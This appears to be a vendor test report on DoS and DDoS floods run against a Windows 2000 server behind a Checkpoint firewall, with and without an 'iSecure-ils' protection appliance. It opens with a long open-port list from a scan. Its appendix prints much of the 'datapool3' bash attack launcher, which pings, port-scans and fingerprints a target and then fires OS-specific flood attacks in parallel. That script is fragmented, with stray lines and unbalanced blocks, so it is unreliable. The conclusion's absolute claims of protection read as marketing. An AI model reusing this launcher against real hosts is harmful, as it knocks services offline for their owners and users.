2020/tcp	open	xinupageserver
2021/tcp	open	servexec
2022/tcp	open	down
2023/tcp	open	xinuexpansion3
2024/tcp	open	xinuexpansion4
2025/tcp	open	ellpack
2026/tcp	open	scrabble
2027/tcp	open	shadowserver
2028/tcp	open	submitserver
2030/tcp	open	device2
2032/tcp	open	blackboard
2033/tcp	open	glogger
2034/tcp	open	scoremgr
2035/tcp	open	imsldoc

2038/tcp	open	objectmanager
2040/tcp	open	lam
2041/tcp	open	interbase
2042/tcp	open	isis
2043/tcp	open	isis-bcast
2044/tcp	open	rimsl
2045/tcp	open	cdfunc
2046/tcp	open	sdfunc
2047/tcp	open	dls
2048/tcp	open	dls-monitor
2049/tcp	open	nfs
2064/tcp	open	distrib-netassholes
2065/tcp	open	dlsrpn
2067/tcp	open	dlswpn
2105/tcp	open	eklogin
2106/tcp	open	ekshell
2108/tcp	open	rkinit
2111/tcp	open	kx
2112/tcp	open	kip
2120/tcp	open	kauth
2201/tcp	open	ats
2232/tcp	open	ivs-video
2241/tcp	open	ivsd
2301/tcp	open	compaqdiag
2307/tcp	open	pehelp
2401/tcp	open	cvspserver
2430/tcp	open	venus
2431/tcp	open	venus-se
2432/tcp	open	codasrv
2433/tcp	open	codasrv-se
2500/tcp	open	rtsserv
2501/tcp	open	rtsclient
2564/tcp	open	hp-3000-telnet
2600/tcp	open	zebrasrv
2601/tcp	open	zebra
2602/tcp	open	ripd
2603/tcp	open	ripngd
2604/tcp	open	ospfd
2605/tcp	open	bgpd
2627/tcp	open	webster
2638/tcp	open	sybase
2766/tcp	open	listen
2784/tcp	open	www-dev
3000/tcp	open	ppp
3001/tcp	open	nessusd
3005/tcp	open	deslogin
3006/tcp	open	deslogind
3049/tcp	open	cfs
3064/tcp	open	distrib-net-proxy
3086/tcp	open	sj3
3128/tcp	open	squid-http
3141/tcp	open	vmodem

3264/tcp	open	ccmail
3306/tcp	open	mysql
3333/tcp	open	dec-notes
3389/tcp	open	msrdp
3421/tcp	open	bmap
3455/tcp	open	prsvp
3456/tcp	open	vat
3457/tcp	open	vat-control
3462/tcp	open	track
3900/tcp	open	udt_os
3984/tcp	open	mapper-nodemgr
3985/tcp	open	mapper-mapethd
3986/tcp	open	mapper-ws_ethd
4008/tcp	open	netcheque
4045/tcp	open	lockd
4132/tcp	open	nuts_dem
4133/tcp	open	nuts_bootp
4144/tcp	open	wincim
4321/tcp	open	rwhois
4333/tcp	open	msql
4343/tcp	open	unicall
4444/tcp	open	krb524
4500/tcp	open	sae-urn
4557/tcp	open	fax
4559/tcp	open	hylafax
4672/tcp	open	rfa
5000/tcp	open	fics
5001/tcp	open	commplex-link
5002/tcp	open	rfe
5010/tcp	open	telepathstart
5011/tcp	open	telepathattack
5050/tcp	open	mmcc
5145/tcp	open	rmonitor_secure
5190/tcp	open	aol
5191/tcp	open	aol-1
5192/tcp	open	aol-2
5193/tcp	open	aol-3
5232/tcp	open	sgi-dgl
5236/tcp	open	padl2sim
5300/tcp	open	hac1-hb
5301/tcp	open	hac1-gs
5302/tcp	open	hac1-cfg
5303/tcp	open	hac1-probe
5304/tcp	open	hac1-local
5305/tcp	open	hac1-test
5308/tcp	open	cfengine
5432/tcp	open	postgres
5510/tcp	open	secureidprop
5520/tcp	open	sdlog
5530/tcp	open	sdserv
5540/tcp	open	sdreport
5550/tcp	open	sdadmind

5631/tcp	open	pcanywheredata
5632/tcp	open	pcanywherestat
5680/tcp	open	canna
5713/tcp	open	proshareaudio
5714/tcp	open	prosharevideo
5715/tcp	open	prosharedata
5716/tcp	open	prosharerequest
5717/tcp	open	prosharenotify
5800/tcp	open	vnc
5801/tcp	open	vnc
5900/tcp	open	vnc
5901/tcp	open	vnc-1
5902/tcp	open	vnc-2
5977/tcp	open	ncd-pref-tcp
5978/tcp	open	ncd-diag-tcp
5979/tcp	open	ncd-conf-tcp
5997/tcp	open	ncd-pref
5998/tcp	open	ncd-diag
5999/tcp	open	ncd-conf
6000/tcp	open	X11
6001/tcp	open	X11:1
6002/tcp	open	X11:2
6003/tcp	open	X11:3
6004/tcp	open	X11:4
6005/tcp	open	X11:5
6006/tcp	open	X11:6
6007/tcp	open	X11:7
6008/tcp	open	X11:8
6009/tcp	open	X11:9
6110/tcp	open	softcm
6111/tcp	open	spc
6112/tcp	open	dtspc
6141/tcp	open	meta-corp
6142/tcp	open	aspentec-lm
6143/tcp	open	watershed-lm
6144/tcp	open	statsci1-lm
6145/tcp	open	statsci2-lm
6146/tcp	open	lonewolf-lm
6147/tcp	open	montage-lm
6148/tcp	open	ricardo-lm
6558/tcp	open	xdsxdm
6666/tcp	open	irc-serv
6667/tcp	open	irc
6668/tcp	open	irc
6969/tcp	open	acmsoda
7000/tcp	open	afs3-fileserver
7001/tcp	open	afs3-callback
7002/tcp	open	afs3-prserver
7003/tcp	open	afs3-vlserver
7004/tcp	open	afs3-kaserver
7005/tcp	open	afs3-volser
7006/tcp	open	afs3-errors

7007/tcp	open	afs3-bos
7008/tcp	open	afs3-update
7009/tcp	open	afs3-rmtsys
7010/tcp	open	ups-onlinet
7100/tcp	open	font-service
7200/tcp	open	fodms
7201/tcp	open	dlip
7326/tcp	open	icb
8080/tcp	open	http-proxy
8888/tcp	open	sun-answerbook
8892/tcp	open	seosload
9090/tcp	open	zeus-admin
9100/tcp	open	jetdirect
9535/tcp	open	man
9876/tcp	open	sd
10005/tcp	open	stel
10082/tcp	open	amandaidx
10083/tcp	open	amidxtape
11371/tcp	open	pkSD
12345/tcp	open	NetBus
12346/tcp	open	NetBus
17007/tcp	open	isode-dua
18000/tcp	open	biimenu
20005/tcp	open	btX
22273/tcp	open	wnn6
22289/tcp	open	wnn6_Cn
22305/tcp	open	wnn6_Kr
22321/tcp	open	wnn6_Tw
26208/tcp	open	wnn6_DS
27665/tcp	open	Trinoo_Master
31337/tcp	open	Elite
32770/tcp	open	sometimes-rpc3
32771/tcp	open	sometimes-rpc5
32772/tcp	open	sometimes-rpc7
32773/tcp	open	sometimes-rpc9
32774/tcp	open	sometimes-rpc11
32775/tcp	open	sometimes-rpc13
32776/tcp	open	sometimes-rpc15
32777/tcp	open	sometimes-rpc17
32778/tcp	open	sometimes-rpc19
32779/tcp	open	sometimes-rpc21
32780/tcp	open	sometimes-rpc23
32786/tcp	open	sometimes-rpc25
32787/tcp	open	sometimes-rpc27
43188/tcp	open	reachout
47557/tcp	open	dbbrowse
65301/tcp	open	pcanywhere

Test with DoS and DDoS attacks

For the tests we used several **DoS** and **DDoS** attacks. Both types of attacks have the same aim, but the mode of action is different. **DoS** attacks are rarely attended by spoofing source addresses. **DDoS** attacks are almost always attended by spoofing source addresses. It is the goal of both attacks to bring a server, or service of the target environment down.

(D)DoS attacks against Windows 2000 RC2 without iSecure-ils

For the performed test scenario the tool "datapool3" was used for combined **DoS** and **DDoS** attacks against the target system. The most effective attack forms were also individually executed. To accelerate the test results instead of additional attacking systems, the attack tools were started in multiple instances.

The most threatened systems are web servers therefore the tests were focused to the TCP/IP port 80, which is the standard „http“ port and hosts the web services.

Results of (D)DoS attacks without iSecure-ils

1. Connection over LAN (10/100Mbit/s) and Firewall (Checkpoint FW1)

In case of IP protocol and low level floods, Checkpoint FW1 without SynDefender is not able to detect or defend them. Also the additional feature of Checkpoint „SynDefender“ is not very helpful, because of the slow down and the forced difficulties the firewall becomes during the tests.

The following description in the steps **a.** and **b.** shows the differences between the Checkpoint FW1 with and without SynDefender:

a. with enabled SynDefender

A few seconds after starting the penetration via the attacking tool „synk4“ (a special reduced combination of Syn and low level floods which are in the tool „datapool3“ included) the SynDefender uses the whole CPU and memory resources of Checkpoint Firewall FW1. The FW1 wasn't accessible and wasn't able to transmit data packets. Also the administration interface of the firewall was not responding.

The target server behind the firewall worked fine but it wasn't reachable depending on the firewall overload which was caused by a malfunction of the „SynDefender“.

Packets from outside the network through the firewall to the target host had the result of a timeout.

During the entire test the hosted websites on the target host weren't accessible over the network.

During the entire tests, the firewall console wasn't accessible which was caused by a very high utilization of the firewall box.

At the end of this test the firewall has to be restarted.

b. with disabled SynDefender

After starting the penetration via the attacking tool „synk4“ (a special reduced combination of Syn and low level floods which are in the tool „datapool3“ included) the

target system slowed down from under 10ms to first periodically time out's and at last to permanent time out.

The hosted websites and also the webservice of the target host weren't accessible neither over the network nor locally. The CPU utilization of the target host ran up to 100%.

After completion of the tests, the webservices of the target hosts recruited and the system worked fine.

During the entire tests, no snmp traffic was possible to the target system, which was caused by a very high utilization of the server.

2. Connection over T1 link (1,5Mbit/s) and Firewall

After starting the penetration via the attacking tool „datapool3“ the response time of the remote target host slowed down from under 10ms to first periodically time out's and at last to permanent time out.

To check the availability of the services on the webserver we use a dialin modem line. Via this line the hostet website at the attacked Windows 2000 permanently was refreshed but the hosted websites and also the webservice of the remote host weren't accessible. The remote console wasn't accessible, too.

It was not possible to make any connection to the remote network or host during the tests.

After completion of the tests, the webservices of the target hosts recruited and the system worked fine.

Results of (D)DoS attacks with iSecure-ils

1. Connection over LAN (10/100Mbit/s) with Firewall (Checkpoint FW1)

In case of IP protocol and lowlevel floods, Checkpoint FW1, with or without Syndefender, is not a acceptable solution for. Only **iSecure-ils** is able to detect and defend against this lowlevel IP attacks.

The following description in the steps **a.** and **b.** shows that with **iSecure-ils** all the difficulties above did not any more appear, also Syndefender did not recognize any „bad“ packets. Therefore Syndefender is not needed when **iSecure-ils** is installed in front of the firewall:

a. with enabled Syndefender

All the combined **DoS** and **DDoS** attacks against the target system were defended by **iSecure-ils**. The response time of the target system down stayed under 10ms.

The hosted sites and also the entire remote system were always accessible and no difficulties were occurred.

The firewall was working fine without any problems and especially the „Syndefender“ had no malfunction during the attacks because of the functionality was not used.

b. with disabled Syndefender

All the combined **DoS** and **DDoS** attacks against the target system were defended by *iSecure-ils*. The response time of the target system down stayed under 10ms.

The hosted sites and also the entire remote system were always accessible and no difficulties were occurred.

The firewall was working fine without any problems.

2. Connection over T1 link (1,5Mbit/s) and Firewall

All the combined **DoS** and **DDoS** attacks against the target system were defended by *iSecure-ils*. The response time of the target system down stayed under 10ms.

The hosted sites and also the entire remote system were always accessible and no difficulties were occurred.

The firewall was working fine without any problems.

Conclusion

iSecure-ils offers a reliable protection of networks against **DoS** attacks. Firewall systems are ineffective and defenceless against **DoS** attacks, therefore, *iSecure-ils* is a vital and essential component of each firewall installation. The base configuration is easily to comprehend.

iSecure-ils has no IP addresses and is not directly accessible. *iSecure-ils* successfully passed all of the tests without any complications. The test team did not noticed any malfunction during entire test period.

In case of IP protocol and lowlevel floods, firewalls are not able to protect against for. Also Checkpoint FW1, with or without Syn defender, is not a accaptable solution.

Syn defender is not needed when *iSecure-ils* is installed in front of the firewall:

Only *iSecure-ils* is able to detect and defend against this lowlevel IP attacks. With *iSecure-ils* all the recognized difficulties during this tests did not appear. It's proved beyond question that *iSecure-ils* is a very smart solution for the detection of **DoS** and **DDoS** attacks as well as to defending them.

It's also free of doubt that during defending those attacks still the normal traffic is passed without additional latency to the systems behind and therefore a IP based (**D**)**DoS** attack is not any more possible.

Appendix 1 - datapool3 shell script

```
#!/bin/bash
if [ ! -f ./datapool.fc ]; then
    echo "Dude, wtf were u thinking?? Don't delete datapool.fc dumbass!!!"
    exit 1
fi

. ./datapool.fc

clear

ATTACKNM=
SIMULT=1
DONTSTOP=0
SCANONLY=0
LINESPEED=1
WATCHCON=0
SEXYRAN=0
COUNTER1=1
LOGFILE=
PORTLIST=
KEEPPGOING=0
trap "rm -f ./output.txt ; rm -f ./svcname.txt ; rm -f ./output2.txt ; rm -f
./datapool.bk ; ./cleaner.sh 1 ; exit 1" 1 2 3 15

if [ $# -lt 2 ]; then
    usage
fi

while getopts r:t:p:v:d:i:l:xskac OPTION ; do
    case "$OPTION" in
        p) PORTLIST="$OPTARG" ;;
        v) LOGFILE="$OPTARG" ;;
        x) DONTSTOP=1 ;;
        r) ATTACKNM="$OPTARG" ;;
        a) LOOPING=1 ;;
        d) DESTIP="$OPTARG" ;;
        i) SRCIP="$OPTARG" ;;
        c) KEEPPGOING=1 ; DONTSTOP=1 ;;
        t) SIMULT="$OPTARG" ;;
        s) SCANONLY=1 ;;
        l) case "$OPTARG" in
            T1) LINESPEED=2 ;;
            T3) LINESPEED=4 ;;
            OC3) LINESPEED=6 ;;
            Slowass) LINESPEED="1 / 2" ;;
            Modem) LINESPEED=1 ;;
            esac ;;
        k) WATCHCON=1 ;;
        \?) usage ;;
    esac
done

cleaner

if [ -z "$DESTIP" ]; then
    usage
fi

nmapcheck

portchg
```

nfo

srcipgen

optionlist

```
if [ $WATCHCON -eq 0 ]; then
    if [ $KEEPPGOING -eq 0 ]; then
        echo "Checking to see if $DESTIP is alive ..."
        ping -c3 $DESTIP 1> ./output.txt 2>./output.txt
        ping1=`cat ./output.txt | grep "unknown host" -w`
        if [ -n "$ping1" ]; then
            rm -f ./output.txt
            echo "Invalid host...exiting."
            exit 9
        fi
        ping=`cat ./output.txt | grep "100%" -w`
        rm -f ./output.txt
        if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        echo "Host is unavailable, exiting..."
        if [ -n "$LOGFILE" ]; then
            echo "-----" >> "$LOGFILE"
        fi
        exit 2
    else
        echo "Host is alive, starting portscan..."
    fi
else
    echo "Starting portstan..."
fi
else
    echo "Watching connection..."
    HOSTFOUND=0
    while [ $HOSTFOUND -eq 0 ]; do
        ping=`ping -c2 $DESTIP | grep 100%`
        if [ "$ping" = "2 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        printf "."
    else
        echo "Host is alive, starting portscan..."
        if [ -n "$LOGFILE" ]; then
            echo "$DESTIP" >> "$LOGFILE"
        fi
        HOSTFOUND=1
    fi
    sleep 5
done
fi

case "$LINESPEED" in
    "1 / 2")
        "$NMAPDIR" -ss -P0 -O -T Polite -p $PORTLIST $DESTIP 1> ./output.txt 2>
        ./output.txt ;;
    1)
        "$NMAPDIR" -ss -P0 -O -p $PORTLIST $DESTIP 1> ./output.txt 2> ./output.txt ;;
    2)
        "$NMAPDIR" -ss -P0 -T Aggressive -O -p $PORTLIST $DESTIP 1> ./output.txt 2>
        ./output.txt ;;
    4|6)
        "$NMAPDIR" -ss -P0 -T Insane -O -p $PORTLIST $DESTIP 1> ./output.txt 2>
        ./output.txt ;;
esac
```

```

ipcalc $DESTIP 1>/dev/null 2>/dev/null
if [ $? = 1 ]; then
    HOSTERR=`cat ./output.txt | grep "No ports open for host" -w`
    if [ -z "$HOSTERR" ]; then
        DESTIP1=`cat ./output.txt | grep "Interesting ports on" -w | cut -d\ ( -f2 | cut
-d\) -f1`
        echo "$DESTIP resolved to $DESTIP1"
        DESTIP=$DESTIP1
    else
        DESTIP1=`cat ./output.txt | grep "No ports open for host" -w | cut -d\ ( -f2 |
cut -d\) -f1`
        echo "$DESTIP resolved to $DESTIP1"
        DESTIP=$DESTIP1
    fi
else
    HOSTERR=`cat ./output.txt | grep "No ports open for host" -w`
    if [ -z "$HOSTERR" ]; then
        DESTIP1=`cat ./output.txt | grep "Interesting ports on" -w | cut -b22- | cut -
d\ ( -f1`
        echo "$DESTIP resolved to $DESTIP1"
    else
        DESTIP1=`cat ./output.txt | grep "No ports open for host" -w | cut -b24- | cut -
d\ ( -f1`
        echo "$DESTIP resolved to $DESTIP1"
    fi
fi

OS=`cat ./output.txt | grep "Remote operating system" -w`
cat ./output.txt | grep open -w | grep /tcp > ./output.txt
cat ./output.txt | cut -b24- > ./svcname.txt
cat ./output.txt | cut -d/ -f1 > ./output.txt
OUTPUT=`cat ./output.txt -n | grep 1 -w | cut -b8-`
if [ -z "$OUTPUT" ]; then
    echo "No ports found."
    if [ -n "$LOGFILE" ]; then
        echo "No Ports" >> "$LOGFILE"
    fi
    if [ -f ./svcname.txt ]; then
        rm -f ./svcname.txt
    fi
    if [ -f ./output2.txt ]; then
        rm -f ./output2.txt
    fi
    while true ; do
        if [ $COUNTER1 -eq 2 ]; then
            if [ $KEEPPGOING -eq 0 ]; then
                echo "Attack Complete!"
                echo "Checking to see if $DESTIP is still alive ..."
                ping=`ping -c3 $DESTIP | grep 100%`
                if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
then
                    dropcheck
                else
                    if [ $DONTSTOP -eq 1 ]; then
                        COUNTER1=0
                    else
                        echo "He's still alive=\ You might wanna try again..."
                        if [ -n "$LOGFILE" ]; then
                            echo "-----" >> "$LOGFILE"
                        fi
                        ./cleaner.sh 5
                        exit 5
                    fi
                fi
            fi
        fi
    done

```

```
fi
else
COUNTER1=0
fi
else
echo "Launching $SIMULT attack(s) at $DESTIP"
x5=1
while [ $x5 -le $SIMULT ]; do
if [ $x5 -eq $SIMULT ]; then
if [ -z "$ATTACKNM" ]; then
NoPorts
else
$ATTACKNM
fi
else
if [ -z "$ATTACKNM" ]; then
NoPorts 1>/dev/null 2>&1 &
else
$ATTACKNM 1>/dev/null 2>&1 &
fi
fi
x5=`expr $x5 + 1`
done
fi
COUNTER1=`expr $COUNTER1 + 1`
done
fi
OSCHECK=`echo "$OS" | grep "Windows"`
if [ -z "$OSCHECK" ]; then
OSCHECK=`echo "$OS" | grep Linux`
if [ -z "$OSCHECK" ]; then
OSCHECK=`echo "$OS" | grep BSD`
if [ -z "$OSCHECK" ]; then
OS="All"
else
OS="BSD"
fi
else
OS="Linux"
fi
else
OS="Windows 9x"
fi
if [ -n "$LOGFILE" ]; then
echo "$OS" >> "$LOGFILE"
fi
i=1
while read LINE
do
cat ./svcname.txt -n | grep $i -w | cut -b8- > ./output3.txt
TESTING=`cat ./output3.txt | wc -l | cut -b7-`
if [ $TESTING -ne 1 ]; then
x=1
while read LINE3
do
if [ $x -eq 1 ]; then
LINE2="$LINE3"
fi
x=`expr $x + 1`
done < "./output3.txt"
else
LINE2=`cat ./output3.txt`
fi
rm ./output3.txt
```

```
    echo "$LINE/$LINE2" >> ./output2.txt
    i=`expr $i + 1`
done < "./output.txt"
cat ./output2.txt > ./output.txt
rm -f ./output2.txt
rm -f ./svcname.txt

NUMPORTS=`cat ./output.txt | wc -l | cut -b-8`
OUTPUTLIST=`cat ./output.txt`
if [ -n "$LOGFILE" ]; then
    echo "Open ports:" >> "$LOGFILE"
    echo "$OUTPUTLIST" >> "$LOGFILE"
fi
case $OS in
    "Linux") echo "Linux host detected..." ;;
    "Windows 9x") echo "Windows 9x/NT/2000 host detected..." ;;
    "BSD") echo "BSD host detected..." ;;
    "All") echo "OS could not be detected. Running all attacks..." ;;
esac

NUMPORTS=`echo $NUMPORTS `
echo "$NUMPORTS TCP port(s) were found open:"
echo "$OUTPUTLIST"
if [ $SCANONLY -eq 1 ]; then
    echo "Scan of $DESTIP complete."
    if [ -n "$LOGFILE" ]; then
        echo "-----" >> "$LOGFILE"
    fi
    exit 4
fi

while true ; do

    OUTPUT=`cat ./output.txt -n | grep $COUNTER1 -w | cut -b8- | cut -d/ -f1`
    if [ -z "$OUTPUT" ]; then
        if [ $DONTSTOP -eq 1 ]; then
            DONTSTOPPER
        fi
    fi

    if [ -z "$OUTPUT" ]; then
        echo "Attack Complete!"
        echo "Checking to see if $DESTIP is still alive ..."
        ping=`ping -c3 $DESTIP | grep 100%`

        if [ "$ping" = "3 packets transmitted, 0 packets received, 100% packet loss" ];
    then
        dropcheck
    else
        echo "He's still alive=\ You might wanna try again..."
        if [ -n "$LOGFILE" ]; then
            echo "-----" >> "$LOGFILE"
        fi
        ./cleaner.sh 5
        exit 5
    fi
else
    echo "Launching $SIMULT attack(s) at $DESTIP on port: $OUTPUT"
    x5=1
    while [ $x5 -le $SIMULT ]; do
        if [ $x5 -eq $SIMULT ]; then
            if [ -z "$ATTACKNM" ]; then
                case $OS in
                    "Linux") LinuxAttack ;;

```

```
        "Windows 9x") WinAttack ;;
        "BSD") BSDAttack ;;
        "All") FullAttack ;;
    esac
    else
    $ATTACKNM
    fi
    else
    if [ -z "$ATTACKNM" ]; then
    case $OS in
        "Linux") LinuxAttack 1>/dev/null 2>&1 &;
        "Windows 9x") WinAttack 1>/dev/null 2>&1 &;
        "BSD") BSDAttack 1>/dev/null 2>&1 &;
        "All") FullAttack 1>/dev/null 2>&1 &;
    esac
    else
    $ATTACKNM 1>/dev/null 2>&1 &
    fi
    fi
    x5=`expr $x5 + 1`
    done
fi

COUNTER1=`expr $COUNTER1 + 1`
done
```